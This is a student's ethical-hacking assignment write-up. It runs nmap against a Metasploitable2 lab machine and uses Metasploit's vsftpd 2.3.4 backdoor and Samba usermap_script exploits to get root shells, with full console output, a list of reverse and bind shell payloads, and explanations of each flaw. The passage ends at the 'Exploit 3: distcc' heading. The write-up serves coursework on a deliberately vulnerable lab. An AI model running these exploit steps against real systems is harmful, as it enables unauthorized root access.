

CT437 Assignment 1

Ethical Hacking & Penetration Testing using Kali Linux & Metasploit


Andrew Hayes

Student ID: 21321503

2025-02-24

Finding Exploits

The first thing I did to see what kind of vulnerabilities might exist in the Metasploitable2 virtual machine was to run a nmap on the virtual machine's IP address to see what ports are in use and what services are on those ports:




```
[andrew-hayes@arch] ~  
% nmap -sV 192.168.56.101  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-23 20:08 GMT  
Nmap scan report for 192.168.56.101  
Host is up (0.00013s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi      GNU Classpath grmiregistry  
1524/tcp  open  bindshell     Metasploitable root shell  
2049/tcp  open  nfs           2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc           VNC (protocol 3.3)  
6000/tcp  open  X11           (access denied)  
6667/tcp  open  irc           UnrealIRCd  
8080/tcp  open  ajp13         Apache Jserv (Protocol v1.3)  
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 11.27 seconds  
[andrew-hayes@arch] ~
```

Figure: Output of nmap

Exploit 1: FTP

Seeing that there was a FTP service running using vsftpd 2.3.4, I then searched for this service in the Metasploit console and saw that there was a backdoor exploit for this particular version of vsftpd:

A screenshot of a Metasploit (msf6) console window. The user has entered the command 'search vsftpd'. The output shows a table of matching modules. The first module is 'auxiliary/dos/ftp/vsftpd_232' with a disclosure date of 2011-02-03, rank of normal, and a description of 'VSFTPD 2.3.2 Denial of Service'. The second module is 'exploit/unix/ftp/vsftpd_234_backdoor' with a disclosure date of 2011-07-03, rank of excellent, and a description of 'VSFTPD v2.3.4 Backdoor Command Execution'. The console also shows instructions on how to interact with a module by name or index.

```
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Figure: Output of search vsftpd in msfconsole

Exploit 1: FTP

I then set the RHOST value and ran the exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.56.1:43425 -> 192.168.56.101:6200) at 2025-02-23 20:20:56 +0000

pwd
/
whoami
root
█
```

Figure: Results of running use exploit/unix/ftp/vsftpd_234_backdoor

Exploit 1: FTP

- As can be seen from the output on the previous slide, this backdoor exploit gives us remote root access to the vulnerable Metasploitable2 machine – a highly dangerous vulnerability.
- This works because version 2.3.4 of the vsftpd program was shipped with a malicious backdoor inserted into the binary that is triggered when a user attempts to login with a username ending in :) and opens a command shell on TCP port 6200.
- The Metasploit exploit module attempts to login with a username ending in :), triggering the backdoor, and then connects to port 6200, thus giving the malicious user root access to the target system.

Exploit 2: Samba

Seeing from the `nmap` output that there is a Samba service running, I then searched for this service in the Metasploit console and saw that there were more than 70 possible exploits using Samba. One in particular caught my eye, that being the `exploit/multi/samba/usermap_script` module, as it had rank “Excellent” and allows the attacker to gain shell access to the target system.

Exploit 2: Samba

If you run `use exploit/multi/samba/usermap_script` and then show payloads to see what payloads are available, you will get a list of 44 payloads.

```
Metasploit Documentation: https://docs.metasploit.com/

msf5 >
msf5 > use exploit/multi/samba/usermap_script
msf5 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
=====


#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  payload/cmd/unix/adduser                 -              normal No  Add user with useradd
1  payload/cmd/unix/bind_awk                 -              normal No  Unix Command Shell, Bind TCP (via AWK)
2  payload/cmd/unix/bind_busybox_telnetd    -              normal No  Unix Command Shell, Bind TCP (via BusyBox telnetd)
3  payload/cmd/unix/bind_ftpnetd            -              normal No  Unix Command Shell, Bind TCP (via ftpd)
4  payload/cmd/unix/bind_jjs                 -              normal No  Unix Command Shell, Bind TCP (via jjs)
5  payload/cmd/unix/bind_lua                 -              normal No  Unix Command Shell, Bind TCP (via Lua)
6  payload/cmd/unix/bind_netcat              -              normal No  Unix Command Shell, Bind TCP (via netcat)
7  payload/cmd/unix/bind_netcat_gaping       -              normal No  Unix Command Shell, Bind TCP (via netcat -g)
8  payload/cmd/unix/bind_netcat_gaping_ipv6  -              normal No  Unix Command Shell, Bind TCP (via netcat -g) IPv6
9  payload/cmd/unix/bind_perl                -              normal No  Unix Command Shell, Bind TCP (via Perl)
10 payload/cmd/unix/bind_perl_ipv6           -              normal No  Unix Command Shell, Bind TCP (via perl) IPv6
11 payload/cmd/unix/bind_ruby               -              normal No  Unix Command Shell, Bind TCP (via ruby)
12 payload/cmd/unix/bind_ruby_ipv6          -              normal No  Unix Command Shell, Bind TCP (via Ruby) IPv6
13 payload/cmd/unix/bind_ruby_telnet        -              normal No  Unix Command Shell, Bind TCP (via Ruby) Telnet
14 payload/cmd/unix/bind_socat_tcp          -              normal No  Unix Command Shell, Bind TCP (via socat)
15 payload/cmd/unix/bind_socat_udp          -              normal No  Unix Command Shell, Bind UDP (via socat)
16 payload/cmd/unix/bind_ssh                -              normal No  Unix Command Shell, Bind TCP (via SSH)
17 payload/cmd/unix/generic                 -              normal No  Unix Command, Generic Command Execution
18 payload/cmd/unix/pingback_bind           -              normal No  Unix Command Shell, Pingback Bind TCP (via netcat)
19 payload/cmd/unix/pingback_reverse         -              normal No  Unix Command Shell, Pingback Reverse TCP (via netcat)
20 payload/cmd/unix/reverse                 -              normal No  Unix Command Shell, Double Reverse TCP (telnet)
21 payload/cmd/unix/reverse_awk             -              normal No  Unix Command Shell, Reverse TCP (via AWK)
22 payload/cmd/unix/reverse_bash_telnet_ssl -              normal No  Unix Command Shell, Reverse TCP SSL (telnet)
23 payload/cmd/unix/reverse_jjs             -              normal No  Unix Command Shell, Reverse TCP (via jjs)
24 payload/cmd/unix/reverse_ksh             -              normal No  Unix Command Shell, Reverse TCP (via ksh)
25 payload/cmd/unix/reverse_lua             -              normal No  Unix Command Shell, Reverse TCP (via Lua)
26 payload/cmd/unix/reverse_ncat_ssl        -              normal No  Unix Command Shell, Reverse TCP (via ncat)
27 payload/cmd/unix/reverse_netcat          -              normal No  Unix Command Shell, Reverse TCP (via netcat)
28 payload/cmd/unix/reverse_netcat_gaping   -              normal No  Unix Command Shell, Reverse TCP (via netcat -g)
29 payload/cmd/unix/reverse_openssl         -              normal No  Unix Command Shell, Double Reverse TCP SSL (openssl)
30 payload/cmd/unix/reverse_perl            -              normal No  Unix Command Shell, Reverse TCP (via Perl)
31 payload/cmd/unix/reverse_perl_ssl        -              normal No  Unix Command Shell, Reverse TCP SSL (via perl)
32 payload/cmd/unix/reverse_php_ssl         -              normal No  Unix Command Shell, Reverse TCP SSL (via php)
33 payload/cmd/unix/reverse_python          -              normal No  Unix Command Shell, Reverse TCP (via Python)
34 payload/cmd/unix/reverse_python_ssl      -              normal No  Unix Command Shell, Reverse TCP SSL (via python)
35 payload/cmd/unix/reverse_ruby            -              normal No  Unix Command Shell, Reverse TCP (via Ruby)
36 payload/cmd/unix/reverse_ruby_telnet     -              normal No  Unix Command Shell, Reverse TCP (via Ruby) Telnet
37 payload/cmd/unix/reverse_ruby_ssl        -              normal No  Unix Command Shell, Reverse TCP SSL (via Ruby)
38 payload/cmd/unix/reverse_socat_tcp       -              normal No  Unix Command Shell, Reverse TCP (via socat)
39 payload/cmd/unix/reverse_socat_tcp_ssl   -              normal No  Unix Command Shell, Reverse TCP SSL (via socat)
40 payload/cmd/unix/reverse_socat_udp       -              normal No  Unix Command Shell, Reverse UDP (via socat)
41 payload/cmd/unix/reverse_ssh             -              normal No  Unix Command Shell, Reverse TCP SSH
42 payload/cmd/unix/reverse_ssl_double_telnet -              normal No  Unix Command Shell, Double Reverse TCP SSL (telnet)
43 payload/cmd/unix/reverse_ssl_telnet     -              normal No  Unix Command Shell, Reverse TCP (via Telnet)
44 payload/cmd/unix/reverse_ssh             -              normal No  Unix Command Shell, Reverse TCP (via SSH)

msf5 exploit(multi/samba/usermap_script) > 
```

Figure: Available payloads

Exploit 2: Samba

I chose the payload `payload/cmd/unix/bind_netcat`, which spawns a shell on the target machine and binds it to a port with netcat, allowing the attacker to connect. I then set the `RHOST` and ran the exploit.



```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.1:38913 -> 192.168.56.101:4444) at 2025-02-24 16:37:56 +0000

pwd
/
whoami
root
e[]
```

Figure: Running the exploit with `bind_netcat` payload

Exploit 2: Samba

- As can be seen from the output on the previous slide, this backdoor also gives us remote root access to the target machine.
- This exploit works because Samba allows administrators to map incoming usernames to different local users using the `username map` feature, which processes the incoming usernames using a shell command.
- In certain vulnerable versions of Samba, the user input is not sanitised properly and an attacker can insert special characters to inject arbitrary shell commands, such as spawning a netcat shell on a specific port.

Exploit 3: distcc